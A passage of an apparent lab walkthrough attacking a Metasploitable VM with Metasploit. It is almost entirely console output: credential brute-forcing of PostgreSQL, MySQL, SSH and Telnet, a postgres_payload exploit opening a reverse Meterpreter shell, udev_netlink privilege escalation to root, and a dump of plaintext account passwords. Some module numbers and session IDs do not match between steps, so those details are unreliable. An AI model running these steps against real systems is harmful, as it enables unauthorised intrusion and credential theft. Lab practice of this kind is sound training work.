   RHOSTS            192.168.1.165                  yes       The target host(s), see https://github.com/rapid7/met
                                                              asploit-framework/wiki/Using-Metasploit
   RPORT             5432                           yes       The target port
   STOP_ON_SUCCESS   false                          yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framewor no        File containing (space-separated) users and passwords
                     k/data/wordlists/postgres_defa           , one pair per line
                     ult_userpass.txt
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framewor no        File containing users, one per line
                     k/data/wordlists/postgres_defa
                     ult_user.txt
   VERBOSE           true                           yes       Whether to print output for all attempts

msf6 auxiliary(scanner/postgres/postgres_login) > set LHOST 192.168.1.209
LHOST ⇒ 192.168.1.209
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.165:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.165:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.165:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.165:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
└─$ psql -h 192.168.1.165 -p 5432 -U postgres
Password for user postgres:
psql (13.3 (Debian 13.3-1), server 8.3.1)
Type "help" for help.

postgres=# \l
                    List of databases
   Name    |  Owner   | Encoding |   Access privileges
-----------+----------+----------+-----------------------
 postgres  | postgres | UTF8     |
 template0 | postgres | UTF8     | =c/postgres          +
           |          |          | postgres=CTc/postgres
 template1 | postgres | UTF8     | =c/postgres          +
           |          |          | postgres=CTc/postgres
(3 rows)

postgres=# \c template1
psql (13.3 (Debian 13.3-1), server 8.3.1)
You are now connected to database "template1" as user "postgres".
template1=# \dt
Did not find any relations.
template1=# \dn
  List of schemas
  Name  |  Owner
--------+----------
 public | postgres
(1 row)
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > search postgre

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authenticat
apture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gathe
r History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngin
ktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11       manual     Yes    ManageEngin
ntLog Analyzer Remote Code Execution
   4   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngin
sword Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   5   auxiliary/analyze/crack_databases                                      normal     No     Password Cr
: Databases
   6   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL
FROM PROGRAM Command Execution
   7   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL
E LANGUAGE Execution
   8   auxiliary/scanner/postgres/postgres_dbname_flag_injection              normal     No     PostgreSQL
ase Name Command Line Flag Injection
   9   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL
 Utility
   10  auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL
r Generic Query
   11  auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL
r Generic Query
   12  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL
on Probe
   13  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL
inux Payload Execution
```

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.1.165    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.209
LHOST => 192.168.1.209
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.209:4444
[*] 192.168.1.165:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/WApBOvFR.so, should be cleaned up automatically
[*] Sending stage (984904 bytes) to 192.168.1.165
[*] Meterpreter session 3 opened (192.168.1.209:4444 -> 192.168.1.165:37345) at 2021-10-24 14:03:47 -0400
```

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-04-28 16:26:59 -0400  PG_VERSION
40700/rwx------   4096  dir   2010-04-28 16:27:01 -0400  base
40700/rwx------   4096  dir   2021-10-24 14:04:11 -0400  global
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_clog
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_multixact
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_subtrans
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_tblspc
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_twophase
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_xlog
100600/rw-------  125   fil   2021-10-24 08:00:12 -0400  postmaster.opts
100600/rw-------  54    fil   2021-10-24 08:00:12 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-04-28 16:28:06 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-04-28 16:28:07 -0400  server.crt
100640/rw-r-----  891   fil   2010-04-28 16:28:07 -0400  server.key
```

```
meterpreter > shell
Process 5632 created.
Channel 1 created.
whoami
postgres
```

```
msf6 exploit(linux/postgres/postgres_payload) > use 12
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION     1                yes       The session to run this module on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.209    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(linux/local/udev_netlink) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                      Connection
  --  ----  ----                   -----------                                      ----------
  3         meterpreter x86/linux  postgres @ metasploitable (uid=108, gid=117,     192.168.1.209:4444 → 192.168.1.165:37345 (192
                                   euid=108, egid=117) @ metasploit ...             .168.1.165)

msf6 exploit(linux/local/udev_netlink) > set session 3
```

```
msf6 exploit(linux/local/udev_netlink) > run

[*] Started reverse TCP handler on 192.168.1.209:4444
[*] Attempting to autodetect netlink pid ...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2384
[+] Found netlink pid: 2383
[*] Writing payload executable (207 bytes) to /tmp/BBTICWwwfx
[*] Writing exploit executable (1879 bytes) to /tmp/NoezmHNDhm
[*] chmod'ing and running it ...
[*] Sending stage (984904 bytes) to 192.168.1.165
[*] Meterpreter session 4 opened (192.168.1.209:4444 → 192.168.1.165:54161

meterpreter > guid
[+] Session GUID: 001c7212-4ae7-4c00-8857-abd087d34356
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40755/rwxr-xr-x   4096     dir   2012-05-13 23:35:33 -0400  bin
40755/rwxr-xr-x   1024     dir   2012-05-13 23:36:28 -0400  boot
40755/rwxr-xr-x   4096     dir   2010-04-28 16:26:18 -0400  cdrom
40755/rwxr-xr-x   13540    dir   2021-10-24 08:00:08 -0400  dev
40755/rwxr-xr-x   4096     dir   2021-10-24 08:00:14 -0400  etc
40755/rwxr-xr-x   4096     dir   2010-04-28 16:22:28 -0400  home
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:08 -0400  initrd
```

```
meterpreter > shell
Process 5647 created.
Channel 1 created.
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Port 3306 - MySQL

```
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting                     Required  Description
   ----              ---------------                     --------  -----------
   BLANK_PASSWORDS   true                                no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                               no        Add all users in the current database to the list
   PASSWORD                                              no        A specific password to authenticate with
   PASS_FILE         /usr/share/seclists/Passwords/mssq  no        File containing passwords, one per line
                     l-passwords-nansh0u-guardicore.txt
   Proxies                                               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            192.168.1.165                       yes       The target host(s), see https://github.com/rapid7/metasploit-
                                                                   framework/wiki/Using-Metasploit
   RPORT             3306                                yes       The target port (TCP)
   STOP_ON_SUCCESS   false                               yes       Stop guessing when a credential works for a host
   THREADS           1                                   yes       The number of concurrent threads (max one per host)
   USERNAME          root                                no        A specific username to authenticate as
   USERPASS_FILE                                         no        File containing users and passwords separated by space, one p
                                                                   air per line
   USER_AS_PASS      true                                no        Try the username as the password for all users
   USER_FILE         /usr/share/seclists/Usernames/mssq  no        File containing usernames, one per line
                     l-usernames-nansh0u-guardicore.txt
   VERBOSE           true                                yes       Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.1.165:3306    - 192.168.1.165:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.1.165:3306    - No active DB -- Credential data will not be saved!
[-] 192.168.1.165:3306    - 192.168.1.165:3306 - LOGIN FAILED: root:root (Incorrect: Access denied for user 'root'@'192.168.1.209'
 (using password: YES))
[+] 192.168.1.165:3306    - 192.168.1.165:3306 - Success: 'root:'
[-] 192.168.1.165:3306    - 192.168.1.165:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'192.168.1.2
09' (using password: YES))
```

```
┌──(kali㉿kali)-[/usr/share/seclists]
└─$ mysql -h 192.168.1.165 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1816
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
MySQL [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)
```

```
Database changed
MySQL [owasp10]> show tables;
+-----------------+
| Tables_in_owasp10 |
+-----------------+
| accounts        |
| blogs_table     |
| captured_data   |
| credit_cards    |
| hitlog          |
| pen_test_tools  |
+-----------------+
6 rows in set (0.001 sec)

MySQL [owasp10]> select * from accounts;
+-----+----------+------------+-----------------------------+----------+
| cid | username | password   | mysignature                 | is_admin |
+-----+----------+------------+-----------------------------+----------+
|   1 | admin    | adminpass  | Monkey!                     | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock!        | TRUE     |
|   3 | john     | monkey     | I like the smell of confunk | FALSE    |
|   4 | jeremy   | password   | d1373 1337 speak            | FALSE    |
|   5 | bryce    | password   | I Love SANS                 | FALSE    |
|   6 | samurai  | samurai    | Carving Fools               | FALSE    |
|   7 | jim      | password   | Jim Rome is Burning         | FALSE    |
|   8 | bobby    | password   | Hank is my dad              | FALSE    |
|   9 | simba    | password   | I am a cat                  | FALSE    |
|  10 | dreveil  | password   | Preparation H               | FALSE    |
|  11 | scotty   | password   | Scotty Do                   | FALSE    |
|  12 | cal      | password   | Go Wildcats                 | FALSE    |
|  13 | john     | password   | Do the Duggie!              | FALSE    |
|  14 | kevin    | 42         | Doug Adams rocks            | FALSE    |
```

Port 22 - SSH


```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.1.165    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/kali/Desktop/users.txt
user_file => /home/kali/Desktop/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/kali/Desktop/pass.txt
pass_file => /home/kali/Desktop/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.165:22 - Starting bruteforce
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.165:22 - Starting bruteforce
[-] 192.168.1.165:22 - Failed: 'root:root'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.165:22 - Failed: 'root:root'
[-] 192.168.1.165:22 - Failed: 'root:admin'
[-] 192.168.1.165:22 - Failed: 'root:guest'
[-] 192.168.1.165:22 - Failed: 'root:password'
[-] 192.168.1.165:22 - Failed: 'root:1234'
[-] 192.168.1.165:22 - Failed: 'root:123456'
[-] 192.168.1.165:22 - Failed: 'root:1q2w3'
[-] 192.168.1.165:22 - Failed: 'root:1q2w3e4r'
[-] 192.168.1.165:22 - Failed: 'root:asdfg'
[-] 192.168.1.165:22 - Failed: 'root:s3cr3t'
[-] 192.168.1.165:22 - Failed: 'admin:admin'
[-] 192.168.1.165:22 - Failed: 'admin:root'
[-] 192.168.1.165:22 - Failed: 'admin:admin'
[-] 192.168.1.165:22 - Failed: 'admin:guest'
[-] 192.168.1.165:22 - Failed: 'admin:password'
[-] 192.168.1.165:22 - Failed: 'admin:1234'
[-] 192.168.1.165:22 - Failed: 'admin:123456'
[-] 192.168.1.165:22 - Failed: 'admin:1q2w3'
[-] 192.168.1.165:22 - Failed: 'admin:1q2w3e4r'
[-] 192.168.1.165:22 - Failed: 'admin:asdfg'
[-] 192.168.1.165:22 - Failed: 'admin:s3cr3t'
[+] 192.168.1.165:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 5 opened (192.168.1.209:34891 → 192.168.1.165:22) at 2021-10-24 15:03:26 -0400
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information                          Connection
  --  ----  ----         -----------                          ----------
  5         shell linux  SSH msfadmin:msfadmin (192.168.1.165:22)  192.168.1.209:34891 → 192.168.1.165:22 (192.168.1.165)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 5
[*] Starting interaction with 5...

whoami
msfadmin
ls
vulnerable
```

Port 23 - Telnet

```
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                     Required  Description
   ----              ---------------                     --------  -----------
   BLANK_PASSWORDS   false                               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                               no        Add all users in the current database to the list
   PASS_FILE         /home/kali/Desktop/pass.txt         no        File containing passwords, one per line
   RHOSTS            192.168.1.165                       yes       The target host(s), see https://github.com/rapid7/metasploit-
                                                                   framework/wiki/Using-Metasploit
   RPORT             23                                  yes       The target port (TCP)
   STOP_ON_SUCCESS   true                                yes       Stop guessing when a credential works for a host
   THREADS           1                                   yes       The number of concurrent threads (max one per host)
   USERPASS_FILE     /usr/share/metasploit-framework/da  no        File containing users and passwords separated by space, one p
                     ta/wordlists/telnet_cdata_ftth_bac            air per line
                     kdoor_userpass.txt
   USER_AS_PASS      false                               no        Try the username as the password for all users
   USER_FILE         /home/kali/Desktop/users.txt        no        File containing usernames, one per line
   VERBOSE           true                                yes       Whether to print output for all attempts

msf6 auxiliary(scanner/telnet/telnet_login) > set user_as_pass true
user_as_pass ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.1.165:23      - No active DB -- Credential data will not be saved!
[-] 192.168.1.165:23      - 192.168.1.165:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.165:23      - 192.168.1.165:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.165:23      - 192.168.1.165:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.1.165:23      - 192.168.1.165:23 - LOGIN FAILED: root:guest (Incorrect: )
[-] 192.168.1.165:23      - 192.168.1.165:23 - LOGIN FAILED: root:password (Incorrect: )
[-] 192.168.1.165:23      - 192.168.1.165:23 - LOGIN FAILED: root:1234 (Incorrect: )
```


[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: root:asdfg (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: root:s3cr3t (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:admin (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:root (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:admin (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:guest (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:password (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:1234 (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:123456 (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:1q2w3 (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:1q2w3e4r (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:asdfg (Incorrect:)
[-] 192.168.1.165:23 - 192.168.1.165:23 - LOGIN FAILED: admin:s3cr3t (Incorrect:)
[+] 192.168.1.165:23 - 192.168.1.165:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.165:23 - Attempting to start session 192.168.1.165:23 with msfadmin:msfadmin
[*] Command shell session 8 opened (192.168.1.209:37651 → 192.168.1.165:23) at 2021-10-24 15:19:41 -0400
[*] 192.168.1.165:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions
Active sessions
Id Name Type Information Connection
6 shell linux SSH msfadmin:msfadmin (192.168.1.165:22) 192.168.1.209:36311 → 192.168.1.165:22 (192.168.1.165)
7 meterpreter x86/linux root @ metasploitable (uid=0, gid=0, euid=0, egid=0) @ metasploitable.localdo... 192.168.1.209:4444 → 192.168.1.165:57436 (192.168.1.165)
8 shell TELNET msfadmin:msfadmin (192.168.1.165:23) 192.168.1.209:37651 → 192.168.1.165:23 (192.168.1.165)
msf6 auxiliary(scanner/telnet/telnet_login) > sessoion 8
[-] Unknown command: sessoion
msf6 auxiliary(scanner/telnet/telnet_login) > session 8
[-] Unknown command: session
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 8
[*] Starting interaction with 8...
msfadmin@metasploitable:~$ ls
ls
vulnerable
msfadmin@metasploitable:~$ whoami
whoami
msfadmin